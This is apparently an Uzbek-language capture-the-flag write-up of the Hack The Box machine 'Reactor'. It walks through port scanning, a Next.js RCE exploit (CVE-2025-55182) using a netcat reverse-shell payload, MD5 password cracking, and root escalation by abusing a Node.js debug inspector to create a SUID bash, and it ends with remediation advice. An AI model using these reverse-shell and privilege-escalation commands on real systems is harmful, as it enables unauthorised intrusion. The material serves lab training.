

Reactor — Hack The Box



Target nomi: Reactor — Hack The Box

Target IP manzili: 10.129.245.214

Test turi: Balack Box Pentesting

Metodologiya: PTES (Penetrations Testing Execution Standart)

Tester: Odilov Aslanbek

Sana: 16.08.2026

Umumiy xavf darajasi: Kritik (Critical)

1 — Enumerations

Port scanning

Targetning qaysi portlari ochiq ekanligini bilish uchun `nmap` vositasidan foydalanildi

```
nmap -sV 10.129.87.38
```

Port	Services	Version	State
22/tcp	SSH	OpenSSH 9.6p1	OPEN
3000/tcp	ppp?		OPEN

```
(linux@env)-[~]
$ nmap 10.129.245.214
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-15 00:13 +0500
Nmap scan report for 10.129.245.214
Host is up (0.20s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
3000/tcp   open  ppp

Nmap done: 1 IP address (1 host up) scanned in 73.63 seconds

(linux@env)-[~]
$ Odilov Aslanbek
```


```
(linux@env)-[~]
$ nmap -sS -sV -sC -p- --min-rate 5000 -T4 10.129.87.38
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-15 13:18 +0500
Nmap scan report for 10.129.87.38
Host is up (0.17s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 ce:fd:0d:82:c0:23:ed:6e:4b:ea:13:fa:4f:ea:ef:b7 (ECDSA)
|   256 f8:44:c6:46:58:7a:39:21:ef:16:44:e9:58:c2:f3:62 (ED25519)
3000/tcp  open  ppp?
| fingerprint-strings:
|_  GetRequest:
|_   HTTP/1.1 200 OK
|_   Vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Next-Router-Segment-Prefetch, Accept-Encoding
|_   x-nextjs-cache: HIT
|_   x-nextjs-prerender: 1
|_   x-nextjs-stale-time: 4294967294
|_   X-Powered-By: Next.js
|_   Cache-Control: s-maxage=31536000,
|_   ETag: "p02u6gnhufd8t"
|_   Content-Type: text/html; charset=utf-8
|_   Content-Length: 17175
|_   Date: Sat, 15 Aug 2026 08:18:28 GMT
|_   Connection: close
|_   <!DOCTYPE html><html lang="en"><head><meta charset="utf-8"><meta name="viewport" content="width=device-width, initial-scale=1"/><link rel="stylesheet"
|_   href="/_next/static/css/414e1be982bc8557.css" data-precedence="next"/><link rel="preload" as="script" fetchPriority="low" href="/_next/static/chunks/webpack-d
|_   b0a529a99835594.js"/><script src="/_next/static/chunks/4bd1b696-80bc9f75e1b4285e.js" async=""></script><script src="/_next/static/chunks/517-d083b552e04dead1.
|_   js" async=""></script><script s
|_   HTTPOptions, RTSPRequest:
|_   HTTP/1.1 400 Bad Request
|_   vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Next-Router-Segment-Prefetch
|_   Allow: GET
|_   Allow: HEAD
|_   Cache-Control: private, no-cache, no-store, max-age=0, must-revalidate
|_   Date: Sat, 15 Aug 2026 08:18:29 GMT
|_   Connection: close
|_   Help, NCP, RPCCheck:
|_   HTTP/1.1 400 Bad Request
```

2 — Web Enumerations

Web Sayit Tahlili


Targetning 3000 - portida quyidagi web sayit ishlayotgani aniqlandi

<http://10.129.87.38:3000/>



Targetda ishlayotgan web sayit `Next Js` qurilganligi aniqlandi

Kategoriya	Texnologiya	Versiya
JavaScript Frameworks	Next.js	15.0.3
JavaScript Frameworks	React	—
Web Servers	Netx.js	15.0.3



3 — Exploitation – CVE-2025-55182

(React2Shell)

Topilgan exploitni ishlatish orqali tizimda orqali tizimdan revers shel olindi

```
rlwrap nc -lnvp 7777
```

```
(linux@env)-[~/Desktop]
$ rlwrap nc -lnvp 7777
listening on [any] 7777 ...
connect to [10.10.15.123] from (UNKNOWN) [10.129.245.214] 45266
sh: 0: can't access tty; job control turned off
$ id
uid=999(node) gid=988(node) groups=988(node)
$ Odilov Aslanbek
```

```
python3 poc.py http://10.129.10.153:3000 "rm /tmp/f;mkfifo /tmp/f;
cat /tmp/f|sh -i 2>&1|nc 10.10.14.83 7777 >/tmp/f"
```

```
(linux@env)-[~/Desktop/CVE-2025-55182]
$ python3 poc.py http://10.129.245.214:3000 "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.15.123 7777 >/tmp/f"
Odilov Aslanbek
```

Olinghan shelni interactive qilish uchun quyidagi commandalardan foydalanildi

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Tizimni enumerat qilish natijasida `reactor.db` fayl borligi aniqlandi va uni o'qish natijasida tizimdagi `admin` va `engineer` userlarining hash lari topildi

```
sqlite3 reactor.db "SELECT * FROM users;"
```

admin	a203b22191d744a4e70ada5c101b17b8	administrator	admin@reactor.htb
engineer	39d97110eafe2a9a68639812cd271e8e	operator	engineer@reactor.htb

```
node@reactor:/opt/reactor-app$ ls -la
ls -la
total 76
drwxr-xr-x  5 node node  4096 Dec 28  2025 .
drwxr-xr-x  4 root root  4096 Apr 27 11:26 ..
drwxr-xr-x  2 node node  4096 Dec 28  2025 app
-rw-r--r--  1 node node   276 Dec 28  2025 .env
drwxr-xr-x  7 node node  4096 Dec 28  2025 .next
-rw-r--r--  1 node node   172 Dec 28  2025 next.config.js
drwxr-xr-x 30 node node  4096 Dec 28  2025 node_modules
-rw-r--r--  1 node node   269 Dec 28  2025 package.json
-rw-r--r--  1 node node 29329 Dec 28  2025 package-lock.json
-rw-r----- 1 node node 12288 Dec 28  2025 reactor.db
node@reactor:/opt/reactor-app$ Odilov Aslanbek
```

```
node@reactor:/opt/reactor-app$ sqlite3 reactor.db "SELECT * FROM users;"
sqlite3 reactor.db "SELECT * FROM users;"
1|admin|a203b22191d744a4e70ada5c101b17b8|administrator|admin@reactor.htb
2|engineer|39d97110eafe2a9a68639812cd271e8e|operator|engineer@reactor.htb
node@reactor:/opt/reactor-app$ Odilov Aslanbek
```

Topilgan hashlarni Brute Force qilish natijasida `engineer` userining passwordi topildi

```
echo "39d97110eafe2a9a68639812cd271e8e" > hashes.txt
john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt
```

hashes.txt

Username: engineer

Password: reactor1

```
(linux@env)-[~/Desktop]
$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=12
Press 'q' or Ctrl-C to abort, almost any other key for status
reactor1 (??)
1g 0:00:00:00 DONE (2026-08-16 12:22) 14.28g/s 4816Kp/s 4816Kc/s 4816KC/s rhegie..rayleen
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(linux@env)-[~/Desktop]
$ Odilov Aslanbek
```

4 — Initials access

SSH authentication

Topilgan credentialslar bilan tizimga SSH protocoli orqali engineer useriga login qilindi

ssh engineer@10.129.245.214

Password: reactor1

ps aux

```
/usr/bin/node --inspect=127.0.0.1:9229 /opt/uptime-monitor/worker.js
```

```

root      1260  0.0  0.0      0      0 ?      I=  06:10  0:00 [kworker/R-crypt]
root      1417  0.0  0.0      6824 2860 ?      Ss  06:10  0:00 /usr/sbin/cron -f -P
node      1418  1.3  2.8 11809164 111472 ?      Ssl 06:10  1:06 next-server (v15.0.3)
root      1420  0.0  1.2 1066768 47668 ?      Ssl 06:10  0:00 /usr/bin/node --inspect=127.0.0.1:9229 /opt/uptime-monitor/worker.js
root      1428  0.0  0.0      6104 1992 tty1  S+  06:10  0:00 /sbin/agetty -o -p -- \u --nolinux - linux
root      1498  0.0  0.0      0      0 ?      I   06:23  0:00 [kworker/u257:0-events_unbound]

```

Port forwarding

Ushbu debug porti faqat localhostda (127.0.0.1) tinglayotgan edi, shuning uchun tashqaridan to'g'ridan-to'g'ri ulanish mumkin emas edi.

```
ssh -L 9229:127.0.0.1:9229 engineer@10.129.10.153
```

```

[linux@env]~[~/Desktop]
$ ssh -L 9229:127.0.0.1:9229 engineer@10.129.245.214
engineer@10.129.245.214's password:
-----
| _ \ | _ _ | / \ / _ _ | _ _ / _ \ | _ \
| |_) | _ | / _ \ | | | | | |_) |
| _ < | | _ / _ _ \ | _ _ | | | | _ <
|_| \ \ _ _ _ / / \ \ _ _ _ | |_| \ _ _ / |_| \ \

ReactorWatch Core Monitoring System
Nuclear Dynamics Corp. - Site 7

AUTHORIZED PERSONNEL ONLY
Last login: Sun Aug 16 07:39:08 2026 from 10.10.15.123
engineer@reactor:~$ Odilov Aslanbek|

```

Debug orqali SUID bash yaratish

Yaratilgan tunel yani debug orqali tizimda SUID yaratildi

```
node inspect 127.0.0.1:9229
```

```
exec("process.mainModule.require('child_process').execSync('cp /bin/bash /tmp/rootbash && chmod +s /tmp/rootbash')")
```



```
Uint8Array(0)
```

```
exec("process.mainModule.require('child_process').execSync('ls -la /tmp/rootbash').toString()")
```

```
(linux@env)-[~/Desktop]
$ node inspect 127.0.0.1:9229
connecting to 127.0.0.1:9229 ... ok
debug> exec("process.mainModule.require('child_process').execSync('cp /bin/bash /tmp/rootbash && chmod +s /tmp/rootbash')")
Uint8Array(0)
debug> exec("process.mainModule.require('child_process').execSync('ls -la /tmp/rootbash').toString()")
'-rwsr-sr-x 1 root root 1446024 Aug 16 07:46 /tmp/rootbash\n'
debug> Odilov Aslanbek
```

```
engineer@reactor:~$ ls /tmp
f
rootbash
snap-private-tmp
systemd-private-ea8ab8a81b864d4c8a94f3054c40814d-fwupd.service-RTGdCs
systemd-private-ea8ab8a81b864d4c8a94f3054c40814d-ModemManager.service-bQcy1k
systemd-private-ea8ab8a81b864d4c8a94f3054c40814d-polkit.service-XoPvX7
systemd-private-ea8ab8a81b864d4c8a94f3054c40814d-systemd-logind.service-3qxWpK
systemd-private-ea8ab8a81b864d4c8a94f3054c40814d-systemd-resolved.service-RcxHXq
systemd-private-ea8ab8a81b864d4c8a94f3054c40814d-systemd-timesyncd.service-RqWuTw
systemd-private-ea8ab8a81b864d4c8a94f3054c40814d-upower.service-dFoYLY
vmware-root_719-4290035592
engineer@reactor:~$ ODilov Aslanbek|
```

Root access

Yaratilgan SUID bilan tizimda root user darajasiga chiqildi

```
/tmp/rootbash -p
```

```
engineer@reactor:~$ /tmp/rootbash -p
rootbash-5.2# id
uid=1000(engineer) gid=1000(engineer) euid=0(root) egid=0(root) groups=0(root),4(adm),24(cdrom),30(dip),46(plugdev),101(lxd),1000(engineer)
rootbash-5.2# Odilov Aslanbek|
```

Tizimdagi `root` user homidagi `root.txt` faylidan root flag topildi

```
4826813b8d96064411b716ad1c94cfa7
```

```
-rw-r--r--  1 root root  161 Apr 22  2024 .profile
-rw-r-----  1 root root   33 Aug 16 06:11 root.txt
drwx-----  2 root root 4096 Dec 28  2025 .ssh
rootbash-5.2# cat root.txt
4826813b8d96064411b716ad1c94cfa7
rootbash-5.2# 0Dilov Aslanbek
```

Xulosa (Reactor machine)

Reactor – bu realistik mashinasi bo'lib, unda zanjirsimon hujum yo'li orqali oddiy foydalanuvchidan rootgacha ko'tarilish ko'rsatilgan.

Asosiy bosqichlar:

1. **Tashqi skanerlash** – `nmap` yordamida 22 (SSH), 80 (Apache), 3000 (Next.js) portlari aniqlangan.
2. **Veb texnologiyalarni aniqlash** – Next.js 15.0.3 ishlatilayotganligi aniqlandi, bu versiya CVE-2025-55182 (React2Shell) ga zaif.
3. **Ekspluatatsiya** – PoC orqali autentifikatsiyasiz RCE amalga oshirilib, `node` foydalanuvchisi sifatida shell olindi.
4. **Kredensiallar yig'ish** – SQLite bazasidan `engineer` foydalanuvchisining MD5 hashi topildi va `rockyou` so'zligi yordamida crack qilindi (parol: `reactor1`).
5. **Lateral movement** – topilgan parol orqali SSH bilan `engineer` sifatida tizimga kirildi va `user.txt` olindi.
6. **Imtiyozlarni oshirish** – root tomonidan ishlatilayotgan Node.js Inspector (`-inspect=127.0.0.1:9229`) localhostda ochiq edi. SSH tunnel orqali debug portiga ulanib, root huquqida SUID bash yaratildi.
7. **Root** – `/tmp/rootbash -p` bilan root shell olindi va `root.txt` o'qildi.

Asosiy zaifliklar:

- CVE-2025-55182 (unauthenticated RCE) – CVSS 10.0
- SQLite'da parollarni MD5 bilan saqlash (kuchsiz hash)
- Kuchsiz parol siyosati (`reactor1` kabi oddiy parol)
- Node.js Inspector'ning production muhitida ochiq qoldirilishi
- SUID bash yaratishga yo'l qo'yadigan debug ulanishi

Tavsiyalar:

- Next.js ni 15.1.0+ ga yangilash
- Parollarni bcrypt/Argon2 bilan hash qilish
- Kuchli parol siyosati joriy qilish
- Production da `-inspect` flagini olib tashlash
- Minimal huquqlar prinsipiga amal qilish (root jarayonlarni cheklash)